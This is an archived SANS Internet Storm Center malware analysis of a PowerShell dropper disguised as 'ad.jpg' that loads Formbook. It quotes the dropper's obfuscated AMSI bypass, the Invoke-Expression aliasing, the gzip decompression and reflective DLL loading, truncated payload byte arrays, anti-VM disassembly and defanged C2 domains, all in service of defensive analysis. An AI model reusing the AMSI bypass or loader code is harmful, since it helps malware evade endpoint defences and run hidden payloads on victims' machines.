

PowerShell Dropper Delivering Formbook - SANS ISC

By SANS Internet Storm Center

Archived: 2026-04-05 16:29:20 UTC

Here is an interesting PowerShell dropper that is nicely obfuscated and has anti-VM detection. I spotted this file yesterday, called 'ad.jpg' (SHA256:b243e807ed22359a3940ab16539ba59910714f051034a8a155cc2aff28a85088). Of course, it's not a picture but a huge text file with Base64-encoded data. The VT score is therefore interesting: 0/61![\[1\]](#). Once decoded, we discover the obfuscated PowerShell code. Let's review the techniques implemented by the attacker.

First, we see this at the very beginning of the script:

```
[Ref].Assembly.GetType('System.Management.Automation.'+$([Char]([Byte]0x41)+[Char]([bYTE]0x6D)+[Char](82+33  
[Char]([BYTe]0x69))+ 'Utils')).GetField($([SyStEM.Net.WEBUtilItY]::htMLdeCode('&#97;&#109;&#115;&#105;&#73; \  
&#110;&#105;&#116;&#70;&#97;&#105;&#108;&#101;&#100;')), 'NonPublic,Static').SetValue($null,$true);
```

Which is deobfuscated into:

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils.AmsiInitFailed'),'NonPublic,Static').SetValue
```

This piece of code comes from the PoSHBypass[\[2\]](#) project. It's a proof of concept that allows an attacker to bypass PowerShell's Constrained Language Mode, AMSI and ScriptBlock, and Module logging.

Then, classic behaviour, we have an obfuscation of the Invoke-Expression cmdlet:

```
$ZER0HRFGEPXLGAJHCZYNIFQKWXNPYMID='MEX'.replace('M','I');  
sal g $ZER0HRFGEPXLGAJHCZYNIFQKWXNPYMID;
```

This code will make 'g' an alias of Invoke-Expression. This is used immediately to decode and execute the following chunk of data:

```
[Byte[]]$IMAGE_NT_HEADERS=('01F,08B,008,000,000,000,000,000,004,000,0ED,0BD,007,060,01C,049,096,025,026,02F,  
0F5,04A,0D7,0E0,074,0A1,008,080,060,013,024,0D8,090,040,010,0EC,0C1,088,0CD,0E6,092,0EC,01D,069,047,  
023,029,0AB,02A,081,0CA,065,056,065,05D,066,016,040,0CC,0ED,09D,0BC,0F7,0DE,07B,0EF,0BD,0F7,0DE,07B,  
0EF,0BD,0F7,0BA,03B,09D,04E,027,0F7,0DF,0FF,03F,05C,066,064,001,06C,0F6,0CE,04A,0DA,0C9,09E,021,080,  
...  
034,06F,08F,07E,08D,01F,023,018,0C7,0CC,0FF,018,0F3,084,0A0,083,0EB,0FB,070,0EE,0D3,0BB,0BB,00A,06B,  
0C7,0D2,0E4,047,0CF,0FF,0B7,09E,05F,0E3,0E5,0AF,043,05C,04C,072,077,0FF,0FF,063,078,0FF,0E8,0F9,046,  
09E,0FF,007,078,061,02A,08D,000,042,004,000,000'.replace('@','0x'))| g;
```

The result string is passed to the following function:

```
function JAPFYAQPECMKYQNLJCXCOFSVYMER {  
[CmdletBinding()]
```

```

Param ([byte[]] $VDLXLPBUCEUOIHNKREBMCWEFMERbyteARRay)
Process {
    $WRSWRLDCDXEUUYFBJUWQZJSDGMERiNput = New-Object System.IO.MemoryStream( , $VDLXLPBUCEUOIHNKREBMCWEFMERI
    $MZCUMHEBORHYCNKFFBEUSZDTZMERouTPut = New-Object System.IO.MemoryStream
    $PHQDSFCPEMOPKRYRNBGRTBCCIMERPAGE_EXECUTE_READWRITE = New-Object System.IO.Compression.GzipStream $WRSWI
    $EONFFJPUIRZMNCRBQZKESIVGGMIDCONTEXT_FULL = New-Object byte[](1024)
    while($true){
        $BBYRATZNTGIAUBPDRVBIQAMDMERReread = $PHQDSFCPEMOPKRYRNBGRTBCCIMERPAGE_EXECUTE_READWRITE.Read($EONFF
        if ($BBYRATZNTGIAUBPDRVBIQAMDMERReread -le 0){break}
        $MZCUMHEBORHYCNKFFBEUSZDTZMERouTPut.Write($EONFFJPUIRZMNCRBQZKESIVGGMIDCONTEXT_FULL, 0, $BBYRATZNTGIA
    }
    [byte[]] $QTXDBVKLTJMG0ACBLEIVSJSQHMIDouT = $MZCUMHEBORHYCNKFFBEUSZDTZMERouTPut.ToArray()
}
}
}

```

It will uncompress the buffer and generate a DLL

(SHA256:A7D74BE8AF1645FBECFC2FE915E0B77B287CE09AD3A7E220D20794475B0401F9) which is not present on VT at this time. This DLL is injected in the PowerShell process:

```

[byte[]]$decompressedByteArray = JAPFYAQPECMKYQNLJCXCOFSVYMER $IMAGE_NT_HEADERS
$t=[System.Reflection.Assembly]::Load($decompressedByteArray)

```

Then, another chunk of data is decoded:

```

[Byte[]]$HNAUVVBGYKNXXMOTZHSTOHTKRMID=( '@4D,@5A,@45,@52,@E8,@00,@00,@00,@00,@58,@83,@E8,@09,@8B,@C8,@83,@C0
@FF,@E1,@90,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00
@00,@00,@00,@00,@00,@00,@C0,@00,@00,@00,@0E,@1F,@BA,@0E,@00,@B4,@09,@CD,@21,@B8,@01,@4C,@CD,@21,@54,@68,@69
@73,@20,@70,@72,@6F,@67,@72,@61,@6D,@20,@63,@61,@6E,@6E,@6F,@74,@20,@62,@65,@20,@72,@75,@6E,@20,@69,@6E,@20
...
0,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@00,@0

```

This is the main payload dropped by the Powershell

(SHA256:A07AE0F8E715E243C514B8DA6FD83C5955E1C8EDE5EEBF4D6494EE97443AAD95). Same here, it's not available on VT yet.

The payload is executed via the following code:

```

[QuotingUtilities]::SplitUnquoted('control.exe',$HNAUVVBGYKNXXMOTZHSTOHTKRMID)

```


This function is provided by the injected DLL:

```

*****
*                               *
*                               *
*****
void SplitUnquoted-304-11924 ()
void      <VOID>      <RETURN>
undefined4      Stack[-0x4]...local_4      XREF[1]:      10002ebe (*)
SplitUnquoted-304-11924
10002ea0      ADD      byte ptr [EAX], AH
10002ea2      DEC      EBX
10002ea3      SBB      BH, byte ptr [EDX]
10002ea5      FISTTP   dword ptr [EAX]
10002ea8      INC      EBX
10002ea9      XCHG     dword ptr [EBX + 0xa2ad20ae], EBP
10002eaf      XOR      EAX, 0x10206107
10002eb4      CMP      EAX, 0x5866903b
10002eb9      OR       byte ptr [EBP + 0x20], AH
10002ebc      DEC      EBX
10002ebd      CLD
10002ebe      PUSH     ESP=>local_4
10002ebf      CWDE
10002ec0      AND      BL, DL
10002ec2      FICOMP   word ptr [EBX]
10002ec4      STD
10002ec5      POP      EDX
10002ec6      AND      BH, AH

```

This function implements an interesting anti-VM check that, if running in a virtualized environment, stop the Powershell and prevent the payload to be executed:



Note that I don't know why a popup message is displayed. The goal of malware is to operate below the radar... (maybe the code is still being debugged by the attacker?)

Here is how the VMware environment is detected:

00007FF9B4086F54	E9 DF010000	jmp vm3dum64_loader.7FF9B4087138	
00007FF9B4086F59	48:8B15 30E80000	mov rdx,qword ptr ds:[7FF9B4095A90]	00007FF9B4095A90:&"Software\\VMware, Inc.\\VMware SVGA"
00007FF9B4086F60	48:8D4424 38	lea rax,qword ptr ss:[rsp+38]	
00007FF9B4086F65	48:899C24 70100000	mov qword ptr ss:[rsp+1070],rbx	
00007FF9B4086F6D	41:B9 19000200	mov r9d,20019	
00007FF9B4086F73	45:33C0	xor r8d,r8d	
00007FF9B4086F76	48:894424 20	mov qword ptr ss:[rsp+20],rax	
00007FF9B4086F7B	48:C7C1 02000080	mov rcx,FFFFFFFF80000002	
00007FF9B4086F82	33DB	xor ebx,ebx	
00007FF9B4086F84	FF15 86200000	call qword ptr ds:[<&RegOpenKeyExA>]	
00007FF9B4086F8A	85C0	test eax,eax	
00007FF9B4086F8C	0F85 86010000	jne vm3dum64_loader.7FF9B4087118	

(Maybe there are other tests performed but I did not investigate further)

The DLL is also obfuscated with a tool that I never met before:

type (2)	size (bytes)	offset	blacklist (15)	hint (8)	group (7)	value (4858)
ascii	70	0x00028C87	-	-	-	((545C9F9) 70C4C36 Obfuscated By Zephyrus Protector 7E21E7A 2FB65F0)
ascii	70	0x00028CCE	-	-	-	((0FCB33D) 6A46403 Obfuscated By Zephyrus Protector 733721E D3347B1)
ascii	70	0x00028D15	-	-	-	((8737EEB) 119A69C Obfuscated By Zephyrus Protector 2FC23DF 5FAB262)
ascii	70	0x00028D5C	-	-	-	((D66439B) EDDAB1E Obfuscated By Zephyrus Protector 0D7C81E B8DA3C2)
ascii	70	0x00028DA3	-	-	-	((5FFF696) 01E0C94 Obfuscated By Zephyrus Protector 4CA4E1A ECB40D2)
ascii	70	0x00028DEA	-	-	-	((B8C44B5) 9E1C22F Obfuscated By Zephyrus Protector 6AEF819 8C601F2)
ascii	70	0x00028E31	-	-	-	((91B72A7) 68AE624 Obfuscated By Zephyrus Protector 3C31BF8 AF89633)
ascii	70	0x00028E78	-	-	-	((A2E584B) 6099CFE Obfuscated By Zephyrus Protector 4EE9C3F DE5F073)
ascii	70	0x00028EBF	-	-	-	((DDC826A) 5F88018 Obfuscated By Zephyrus Protector 61BF2F7 C99A383)
ascii	70	0x00028F06	-	-	-	((BE5261B) 6992FF8 Obfuscated By Zephyrus Protector AD8CFED F6F13D3)
ascii	70	0x00028F4D	-	-	-	((35E6108) 4561793 Obfuscated By Zephyrus Protector 42B0185 788A764)
ascii	70	0x00028F94	-	-	-	((15C63F9) 3AA7FAB Obfuscated By Zephyrus Protector EC0C55C 881E074)
ascii	70	0x00028FDB	-	-	-	((B61A77A) F4B5A66 Obfuscated By Zephyrus Protector 0DD5D9D 5D73FA4)
ascii	70	0x00029022	-	-	-	((40AB253) 734C5F5 Obfuscated By Zephyrus Protector ED415E2 8817FA4)
ascii	70	0x00029069	-	-	-	((DB4A5CE) 6059FEF Obfuscated By Zephyrus Protector 9B5F4D0 38C03B4)
ascii	70	0x000290B0	-	-	-	((A75BB8C) FB18AB5 Obfuscated By Zephyrus Protector 3A7BAEA D120F75)
ascii	70	0x000290F7	-	-	-	((ED05567) 386CDF8 Obfuscated By Zephyrus Protector AFDB797 E650685)
ascii	70	0x0002913E	-	-	-	((61A5A60) 2B7F4F5 Obfuscated By Zephyrus Protector C75D267 B9B56D5)
ascii	70	0x00029185	-	-	-	((42F04E8) 0479A67 Obfuscated By Zephyrus Protector C635888 65AEDD5)
ascii	70	0x000291CC	-	-	-	((9BB1FF2) 5F3E31F Obfuscated By Zephyrus Protector A3A2AED 38E9A56)
ascii	70	0x00029213	-	-	-	((282577B) D33260C Obfuscated By Zephyrus Protector 59A8800 44DD986)
ascii	70	0x0002925A	-	-	-	((EF7E4AB) 7CBD09B Obfuscated By Zephyrus Protector 3CC9731 EF91596)
ascii	70	0x000292A1	-	-	-	((D73FC0D) 80CDE03 Obfuscated By Zephyrus Protector 1994D24 6C95317)
ascii	70	0x000292E8	-	-	-	((AFEE0D4) 0734290 Obfuscated By Zephyrus Protector CC4D456 06B2F28)
ascii	70	0x0002932F	-	-	-	((928C671) 7A66401 Obfuscated By Zephyrus Protector 7F03D8F 392D848)
ascii	70	0x00029376	-	-	-	((D099ADA) 71B628E Obfuscated By Zephyrus Protector B903420 30A1B98)
ascii	70	0x000293BD	-	-	-	((D680D35) 3BAEC17 Obfuscated By Zephyrus Protector EF05D8D 17FE999)
ascii	70	0x00029404	-	-	-	((74A00FC) 582280C Obfuscated By Zephyrus Protector 3E2767F 8884DD9)
ascii	70	0x0002944B	-	-	-	((8141DBE) 53A8C4B Obfuscated By Zephyrus Protector 005A55D 8FDDCCF9)
ascii	70	0x00029492	-	-	-	((E7F6A32) 673492C Obfuscated By Zephyrus Protector 3B05702 F624A0A)
ascii	70	0x000294D9	-	-	-	((46D2F9C) 5E4A6DE Obfuscated By Zephyrus Protector 88D9373 353311A)
ascii	70	0x00029520	-	-	-	((6C35C7E) AF392CE Obfuscated By Zephyrus Protector A106817 883F61A)
ascii	70	0x00029567	-	-	-	((F07BFAC) 34EFBE4 Obfuscated By Zephyrus Protector 3F39D85 849B65A)
ascii	70	0x000295AE	-	-	-	((0728B6D) 2A768A7 Obfuscated By Zephyrus Protector 7A25537 8C25D5A)
ascii	70	0x000295F5	-	-	-	((9E16EAD) 12B0A42 Obfuscated By Zephyrus Protector 29A19F2 427F56A)
ascii	70	0x0002963C	-	-	-	((34B6FEF) 7E0D346 Obfuscated By Zephyrus Protector 1997180 C8E17A1)
ascii	70	0x00029683	-	-	-	((98850D0) DB758FB Obfuscated By Zephyrus Protector 52D9A98 388F29A)
ascii	70	0x000296CA	-	-	-	((1E14D20) 28D969E Obfuscated By Zephyrus Protector 12C7CD9 714A1CA)
ascii	70	0x00029711	-	-	-	((5569EFB) 7603204 Obfuscated By Zephyrus Protector C567A05 3588BDA)
ascii	70	0x00029758	-	-	-	((D570052) 3FA8C56 Obfuscated By Zephyrus Protector B59D0C7 E47D63B)
ascii	70	0x0002979F	-	-	-	((3706C83) B9D21E9 Obfuscated By Zephyrus Protector 5689001 4EFF34B)
ascii	70	0x000297E6	-	-	-	((C841A1B) 42FE5BE Obfuscated By Zephyrus Protector 6008975 CF7376B)
ascii	70	0x0002982D	-	-	-	((12E03A8) 6848A39 Obfuscated By Zephyrus Protector 18D08EB A3680BB)

If you have more information about this "Zephyrus Protector" tool, please share with me!

The Formbook sample tries to contact the following hosts:

- www[.]zenhalklailiskiler[.]online
- www[.]insights-for-instagram[.]com
- www[.]ketaminetherapycalgary.com
- www[.]forwardslashdevelopment[.]com
- www[.]arikmertelsanatlari[.]xyz
- www[.]bklynphotography[.]com
- www[.]experiencewinneroftheyear[.]com
- www[.]kansas-chiefs[.]com
- www[.]vrefirsttime[.]com
- www[.]jissahclothing[.]com
- www[.]denver-nuggets[.]club
- www[.]wwwwhookeze[.]com
- www[.]moxieadvice[.]com
- www[.]gangtayvietnam[.]com

www[.]cosmosguards[.]com

www[.]magentx2[.]info

[1] <https://www.virustotal.com/gui/file/b243e807ed22359a3940ab16539ba59910714f051034a8a155cc2aff28a85088/detection>

[2] <https://github.com/davehardy20/PoSHBypass>

Xavier Mertens (@xme)

Senior ISC Handler - Freelance Cyber Security Consultant

[PGP Key](#)

Source: <https://isc.sans.edu/diary/26806>